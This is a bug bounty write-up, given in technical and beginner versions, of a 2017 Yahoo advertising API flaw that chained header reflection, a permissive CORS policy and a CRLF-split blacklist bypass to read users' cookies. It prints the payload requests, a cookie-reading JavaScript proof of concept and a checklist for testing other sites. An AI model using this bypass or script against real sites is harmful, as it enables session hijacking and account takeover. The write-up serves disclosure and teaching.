Stealing $10,000 Yahoo Cookies!
The Yahoo advertising API reflected request headers and GET parameters into response headers, and its CORS policy allowed any origin with credentials. By injecting a CRLF-obfuscated parameter, an attacker could make the API expose the victim's Cookie header, letting a malicious site read the victim's Yahoo cookies and use them to access Yahoo services.

Originally posted here [Old Blog]: http://witcoat.blogspot.com/2017/12/stealing-10000-yahoo-cookies.html
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Yahoo runs a large number of subdomains, and the researcher's starting point was the advertising property at https://premium.advertising.yahoo.com. That page is a front end that talks to API endpoints on https://api.advertising.yahoo.com using XMLHttpRequests and Cross-Origin Resource Sharing (CORS). The page talks to the API using XMLHttpRequests and CORS, and the API answers with CORS headers that tell the browser whether the calling origin may read the response and whether credentials may be included.
The bug is a CORS misconfiguration combined with header injection: the API reflected request data into response headers, allowed any origin with credentials, and could be tricked into emitting Access-Control-Expose-Headers: Cookie.
Setup
The researcher had recently started writing Python and built a reconnaissance script to filter Yahoo subdomains worth attacking, since visiting tens of thousands of them by hand is not feasible. The script surfaced https://premium.advertising.yahoo.com. No special account or role is described; the work started by inspecting intercepted requests in the browser. The report does not name any specific tool versions.
Finding it
Visiting the premium advertising page and looking at the intercepted requests showed it interacting with the API host over XHR and CORS. A request to the whoami endpoint returned a response that reflected a large number of the request headers, including user agent, Accept and Cookie.

A response header carrying the value of the request's Cookie header means the server is copying request input into the response header block. The researcher also found that GET parameters were reflected as response headers. For example:
GET /services/network/whoami?Test=Try HTTP/1.1
Host: api.advertising.yahoo.com
returned:
HTTP/1.1 401 Unauthorized
Test: Try
The endpoint also used CORS and allowed any origin:
GET /services/network/whoami HTTP/1.1
Host: api.advertising.yahoo.com
Origin: http://www.anydomain.com
with the response:
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: http://www.anydomain.com
Access-Control-Allow-Credentials: True
So any origin was echoed back in Access-Control-Allow-Origin, and credentials were permitted. On its own, though, that was not enough: CORS lets a page read the response body, not arbitrary response headers. A server has to opt in to exposing headers to JavaScript by adding Access-Control-Expose-Headers: whateverheader to the response. The researcher tried to get that header added through a GET parameter:
GET /services/network/whoami?Access-Control-Expose-Headers=Cookie HTTP/1.1
Host: api.advertising.yahoo.com
No header was added. Special headers, in both capital and small letters, were blacklisted. Next came a CRLF attempt:
GET /services/network/whoami?test%0d%0ame=nicely HTTP/1.1
Host: api.advertising.yahoo.com
which returned:
HTTP/1.1 401 Unauthorized
testme: nicely
The %0d%0a bytes were stripped, so a second blacklist sanitiser was in place for CRLF. The researcher notes a preference for lame filters over no filters, since they can sometimes be bypassed or help with other issues such as the Chrome auditor in XSS cases.
Exploitation
Step 1: split the special header name across the CRLF filter
Two filters were in place: one blacklisted the special header names, the other stripped %0d%0a. The bypass was to make the parameter name not match the special header name while still producing it after the CRLF bytes were removed:
GET /services/network/whoami?Access-Control-Expose-Header%0d%0as=Cookie
Host: api.advertising.yahoo.com
Access-Control-Expose-Header%0d%0as is not a special header name, so the first blacklist did not catch it. The second filter removed the %0d%0a bytes, leaving Access-Control-Expose-Headers, and the response contained:
HTTP/1.1 401 Unauthorized
Access-Control-Expose-Headers: Cookie
Step 2: read the reflected cookie from any origin
With the header exposed and the origin reflected with credentials allowed, JavaScript on any website could read the reflected Cookie header from the response headers:
var getcookie = new XMLHttpRequest();
var url = "https://api.advertising.yahoo.com/services/network/whoami?Access-Control-Expose-Header%0d%0as=Cookie";

getcookie.onreadystatechange= function(){
if(getcookie.readyState == getcookie.DONE) {
document.write(getcookie.getResponseHeader("Cookie") + "I have stolen all your cookies");

getcookie.open("GET",url,true);
getcookie.withCredentials = true;
getcookie.send();

The request is sent with withCredentials = true, so the victim's cookies go to the API, the API reflects them into a Cookie response header, and getResponseHeader("Cookie") returns them to the attacker's page.
Step 3: cover the case where origin or credentials are not allowed
The researcher notes that if the origin had not been allowed or credentials had not been permitted, the same technique could have been used to add Access-Control-Allow-Origin and Access-Control-Allow-Credentials headers through the injection.
Step 4: confirm the stolen cookies are usable
The stolen cookies were verified to work for the user in Yahoo Mail and other services by using them in the respective services and requests.
Root cause
The API built response headers from GET parameter names and values without adequate validation. Two blacklist filters existed: one rejected special header names such as Access-Control-Expose-Headers, and one stripped %0d%0a. A name that only becomes a special header after the CRLF bytes are removed passed the name filter and was reassembled by the CRLF sanitiser. The CORS policy compounded this: any origin was reflected into Access-Control-Allow-Origin and Access-Control-Allow-Credentials: True was returned, so a malicious page could make a credentialed cross-origin request and read the exposed header. The report does not describe the server-side code, so the exact implementation is not stated.
Impact
The researcher verified that the stolen cookies worked for the user in Yahoo Mail and other services by using them in the respective services and requests.
Fix
Yahoo took the API server down within a few hours and brought it back after fixing the vulnerabilities. According to the report, the fix stops header injection from GET parameters, no longer uses the request Origin to fill Access-Control-Allow-Origin, and keeps special headers blacklisted.
Timeline
The issue was reported to the Yahoo security team on 19 September 2017. The team triaged within half an hour and paid an initial $500. The API server was taken down within a few hours and restored after the fix. On 30 September 2017 Yahoo paid a final reward of $9,500.

Variants to test
- Reflected response headers: send a request with a parameter whose name and value appear in the response headers. A positive result is a response header whose name and value match your input.
- CORS origin reflection: send
Origin: http://www.anydomain.comand check whetherAccess-Control-Allow-Originechoes it andAccess-Control-Allow-Credentials: Trueis present. A positive result is both headers in the response. - Expose-Headers injection: try
Access-Control-Expose-Headers=Cookiedirectly. If it is blocked, try splitting the name with%0d%0aas in the report. A positive result isAccess-Control-Expose-Headers: Cookiein the response. - CRLF filter ordering: wherever a blacklist rejects a header name, test whether inserting
%0d%0ainside the name bypasses the name check while the CRLF sanitiser reassembles it. A positive result is the intended header appearing after the bytes are stripped. - Credentialed cross-origin read: host the JavaScript from the report on a different origin and load it while authenticated to the target. A positive result is the cookie value being written to the page.
What happened, in plain words
Yahoo runs a lot of websites under different subdomains, for example premium.advertising.yahoo.com for its advertising products. A security researcher found that one of the servers behind that site, api.advertising.yahoo.com, had a configuration mistake. The server copied things the visitor sent it straight back into its reply, including the visitor's cookies. Cookies are small pieces of data a website stores in your browser so it can recognise you on the next request, a bit like a cloakroom ticket that proves a coat is yours. If someone else can read your ticket, they can collect your coat.
The mistake was made worse by how the server handled cross-origin requests. A browser normally refuses to let a page on one website read data from another website, unless the other website explicitly says it is fine. That permission system is called CORS, short for Cross-Origin Resource Sharing. Here the server said yes to every website and also allowed cookies to be sent along. On top of that, it could be tricked into telling the browser that the cookie header was readable by JavaScript. The result: a page on any website could make a logged-in Yahoo user's browser send the user's Yahoo cookies to the API and read the reflected cookie header.
The researcher reported it, Yahoo paid an initial $500 and a final reward of $9,500, and the server was fixed.
Background you need first
A few everyday ideas come up again and again in this story, so here they are before we start.
Subdomain. A domain is the name of a site, like yahoo.com. A subdomain puts something in front of it, like mail.yahoo.com or advertising.yahoo.com. Large companies have thousands of them, one per product, team or experiment.
API. An API (Application Programming Interface) is the part of a website that serves data rather than pretty pages. Think of a restaurant: the menu and the dining room are the website you see, the kitchen is the API. Your browser asks the kitchen for a dish, the kitchen sends it back. In this story the kitchen lives at api.advertising.yahoo.com and the dining room at premium.advertising.yahoo.com.
Request and response. When your browser wants something from a server it sends a request: a first line with a method (like GET, meaning "give me this") and a path, then a list of headers, which are labelled lines of extra information. The server answers with a response: a status line (like 401 Unauthorized, meaning "you are not allowed"), its own headers, and usually a body.
Cookie. A cookie is a small value the server asks the browser to store and to send back on later requests to the same site. It is how a site remembers that you are logged in. Anyone who copies your cookie can often act as you, which is why cookies are treated like passwords.
XMLHttpRequest (XHR). A way for JavaScript running in a page to fetch data from a server in the background, without reloading the page. It is the mechanism behind most modern interactive sites.
Origin. The combination of scheme, host and port, for example https://premium.advertising.yahoo.com. Two pages with different origins are, from the browser's point of view, strangers to each other.
CORS. Browsers stop a page on one origin from reading responses from another origin by default. CORS is the polite way for the second server to say "this stranger is welcome". It does so with response headers such as Access-Control-Allow-Origin, which names the allowed origin, and Access-Control-Allow-Credentials, which says whether cookies may be included. There is also Access-Control-Expose-Headers, which lists which response headers JavaScript is allowed to read. Without that last one, JavaScript can read the response body but not the headers.
Header injection. When a server builds a response header out of something the user supplied, an attacker can choose what ends up in the response. It is like a form where you write your name and the clerk stamps it on an envelope without checking it.
CRLF. In HTTP, a header line ends with two invisible characters: carriage return and line feed, written %0d%0a when encoded in a URL. If you can sneak those two characters into a value, you can start a new header line. That is why servers often strip them.
Blacklist. A filter that blocks a list of known-bad things. It is the opposite of an allowlist, which permits only known-good things. Blacklists are easy to get slightly wrong, and this story is a good example.
How the researcher found the target
The researcher had recently started writing Python and wrote a small reconnaissance script. Reconnaissance means surveying a target before attacking it, like walking around a building looking for open windows. Visiting tens of thousands of Yahoo subdomains by hand is not realistic, so the script filtered them down to the ones that looked worth a closer look. It pointed at https://premium.advertising.yahoo.com.
Opening that page and watching the requests the browser made showed it talking to https://api.advertising.yahoo.com using XMLHttpRequest and CORS. That is normal for a modern site: the visible page and the data service are separate, and CORS is how the browser is told the two are allowed to talk.
The first strange thing: the server repeats what you say
A request to the whoami endpoint (a common name for an endpoint that tells you who the server thinks you are) came back with a response full of headers that mirrored the request. The researcher saw the user agent header (which identifies the browser), Accept (which says what kind of answer the browser wants) and, most importantly, Cookie copied into the response.
Seeing your own cookie echoed back in a response header is a red flag. It means the server is taking input from the request and pasting it into the response headers without checking it. If the browser can be persuaded to let a page read that header, the cookie is exposed.
The researcher then checked whether GET parameters were treated the same way. A GET parameter is the ?name=value part at the end of a URL. The request was:
GET /services/network/whoami?Test=Try HTTP/1.1
Host: api.advertising.yahoo.com
Line by line: GET asks for a resource; /services/network/whoami?Test=Try is the path plus one parameter called Test with the value Try; HTTP/1.1 is the protocol version; Host tells the server which site name the request is for, which matters when one server hosts many sites.
The response was:
HTTP/1.1 401 Unauthorized
Test: Try
401 Unauthorized means the server refused the request because no valid login was presented. But look at the second line: a response header named Test with the value Try. The parameter name became a header name and the parameter value became its value. That is the injection.
The second strange thing: everyone is welcome
Next the researcher checked the CORS policy by sending a request with an Origin header naming a made-up site:
GET /services/network/whoami HTTP/1.1
Host: api.advertising.yahoo.com
Origin: http://www.anydomain.com
Origin is the browser telling the server which page is asking. http://www.anydomain.com is a placeholder for any site at all.
The response was:
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: http://www.anydomain.com
Access-Control-Allow-Credentials: True
Access-Control-Allow-Origin echoed back whatever origin was sent, so every site was allowed. Access-Control-Allow-Credentials: True means cookies may be sent with the cross-origin request. Together these say: any website may make a credentialed cross-origin request to this API.
That alone was not enough to steal anything, because CORS lets a page read the response body, not arbitrary response headers. To let JavaScript read a header, the server must add Access-Control-Expose-Headers naming it. So the researcher tried to make the server add that header through a GET parameter:
GET /services/network/whoami?Access-Control-Expose-Headers=Cookie HTTP/1.1
Host: api.advertising.yahoo.com
This asks the server to create a header called Access-Control-Expose-Headers with the value Cookie, which would tell the browser that the Cookie header is readable. Nothing was added. The server had a blacklist that rejected special header names like this one, in both upper and lower case.
So the researcher tried to sneak a new header line in with CRLF characters:
GET /services/network/whoami?test%0d%0ame=nicely HTTP/1.1
Host: api.advertising.yahoo.com
Here %0d%0a is the URL-encoded form of carriage return and line feed. If the server decoded it and pasted it into the headers, the response would contain a header called test and then a new line starting me: nicely. The response was:
HTTP/1.1 401 Unauthorized
testme: nicely
The two invisible characters had been removed, so test and me were glued together into testme. A second blacklist was stripping CRLF. The researcher remarked that weak filters are often preferable to no filters, because they can sometimes be bypassed, or can even help with other bugs such as the Chrome auditor in cross-site scripting cases.
The bypass: split the name so each filter misses it
Now the researcher had two filters to deal with. One blocked special header names. The other removed %0d%0a. Each filter was reasonable on its own, but together they could be bypassed.
The trick was to write the special header name with the CRLF characters in the middle, so the name filter did not recognise it, and let the CRLF filter remove those characters afterwards, reassembling the name:
GET /services/network/whoami?Access-Control-Expose-Header%0d%0as=Cookie
Host: api.advertising.yahoo.com
Read it slowly. The parameter name is Access-Control-Expose-Header%0d%0as. To the name blacklist this is not Access-Control-Expose-Headers, because of the two encoded characters in the middle, so it passes. Then the CRLF sanitiser removes %0d%0a, and what is left is Access-Control-Expose-Headers. The value is Cookie. The server then builds the header and the response contains:
HTTP/1.1 401 Unauthorized
Access-Control-Expose-Headers: Cookie
That single line tells the browser: JavaScript on the calling page is allowed to read the Cookie response header. Combined with the reflected cookie and the any-origin CORS policy, the chain is complete.
The attack page
With the header exposed, a page on any website could read the reflected cookie. The researcher's proof of concept was this JavaScript:
var getcookie = new XMLHttpRequest();
var url = "https://api.advertising.yahoo.com/services/network/whoami?Access-Control-Expose-Header%0d%0as=Cookie";

getcookie.onreadystatechange= function(){
if(getcookie.readyState == getcookie.DONE) {
document.write(getcookie.getResponseHeader("Cookie") + "I have stolen all your cookies");

getcookie.open("GET",url,true);
getcookie.withCredentials = true;
getcookie.send();
Line by line. var getcookie = new XMLHttpRequest(); creates the object that will make the background request. var url = ... stores the crafted URL, the one with the split header name, so the response will expose the cookie header. getcookie.onreadystatechange = function(){ ... } says: run this function whenever the request's state changes. Inside, if(getcookie.readyState == getcookie.DONE) checks whether the request has finished. document.write(getcookie.getResponseHeader("Cookie") + "I have stolen all your cookies"); reads the Cookie header from the response and writes it into the page, followed by a boast. getcookie.open("GET",url,true); prepares a GET request to that URL, asynchronously. getcookie.withCredentials = true; is the crucial line: it tells the browser to include the user's cookies with the cross-origin request. getcookie.send(); sends it.
Because the server allows any origin and allows credentials, the browser sends the victim's Yahoo cookies to the API. Because the server reflects the Cookie request header into a response header, the cookies appear in the response. Because the crafted parameter made the server add Access-Control-Expose-Headers: Cookie, the browser lets the script read that header.
Covering the other cases
The researcher also noted a fallback. If the origin had not been allowed, or credentials had not been permitted, the same injection trick could have been used to add Access-Control-Allow-Origin and Access-Control-Allow-Credentials headers through the parameter.
Proving the cookies were useful
Stealing a cookie only matters if it lets you do something. The researcher verified that the stolen cookies worked for the user in Yahoo Mail and other services by using them in the respective services and requests. The stolen cookies worked for the user in Yahoo Mail and other services.
Why it worked
The API built response headers out of GET parameter names and values without proper validation. Two blacklist filters existed: one rejected special header names such as Access-Control-Expose-Headers, and one stripped %0d%0a. A name that only becomes a special header after the CRLF bytes are removed passed the name filter and was reassembled by the CRLF sanitiser. The CORS policy made it worse: any origin was reflected into Access-Control-Allow-Origin and Access-Control-Allow-Credentials: True was returned, so a malicious page could make a credentialed cross-origin request and read the exposed header. The report does not describe the server-side code, so the exact implementation is not stated.
What an attacker could do
The report does not give a CVSS score or severity rating.
The fix
Yahoo took the API server down within a few hours and brought it back after fixing the vulnerabilities. According to the report, the fix stops header injection from GET parameters, no longer uses the request Origin to fill Access-Control-Allow-Origin, and keeps special headers blacklisted.
Timeline
The issue was reported to the Yahoo security team on 19 September 2017. The team triaged within half an hour and paid an initial $500. The API server was taken down within a few hours and restored after the fix. On 30 September 2017 Yahoo paid a final reward of $9,500.
How to look for the same thing
If you want to try this kind of testing on a target you are allowed to test, here is the same sequence in checklist form. Each step says what to send and what a positive result looks like.
- Reflected response headers: send a request with a parameter whose name and value appear in the response headers. A positive result is a response header whose name and value match your input.
- CORS origin reflection: send
Origin: http://www.anydomain.comand check whetherAccess-Control-Allow-Originechoes it andAccess-Control-Allow-Credentials: Trueis present. A positive result is both headers in the response. - Expose-Headers injection: try
Access-Control-Expose-Headers=Cookiedirectly. If it is blocked, try splitting the name with%0d%0aas in the report. A positive result isAccess-Control-Expose-Headers: Cookiein the response. - CRLF filter ordering: wherever a blacklist rejects a header name, test whether inserting
%0d%0ainside the name bypasses the name check while the CRLF sanitiser reassembles it. A positive result is the intended header appearing after the bytes are stripped. - Credentialed cross-origin read: host the JavaScript from the report on a different origin and load it while authenticated to the target. A positive result is the cookie value being written to the page.
Glossary
- API: the part of a service that returns data to programs rather than pages to people.
- Blacklist: a filter that blocks a list of known-bad values.
- Cookie: a small value stored by the browser and sent back to a site, often used to keep you logged in.
- CORS (Cross-Origin Resource Sharing): the set of response headers by which a server tells the browser which other origins may read its responses.
- CRLF: the carriage return and line feed characters that end a line in HTTP headers, encoded as
%0d%0ain a URL. - CVSS: a scoring system for the severity of a vulnerability; the report gives no score.
- Endpoint: a specific URL path on a server that performs a particular function.
- GET parameter: the
?name=valuepart of a URL that passes data to the server. - Header: a labelled line of extra information in an HTTP request or response.
- Header injection: building a response header from user-supplied input, letting the user choose what appears there.
- Origin: the scheme, host and port of a page, for example
https://premium.advertising.yahoo.com. - Reconnaissance: surveying a target to find interesting parts before testing them.
- Request / response: what the browser sends to a server and what the server sends back.
- Subdomain: a name placed in front of a domain, such as
api.advertising.yahoo.com. - XHR (XMLHttpRequest): the browser mechanism JavaScript uses to fetch data in the background.
withCredentials: the XHR setting that tells the browser to include cookies on a cross-origin request.Access-Control-Allow-Origin: the CORS response header naming which origin may read the response.Access-Control-Allow-Credentials: the CORS response header saying whether cookies may be included.Access-Control-Expose-Headers: the CORS response header listing which response headers JavaScript may read.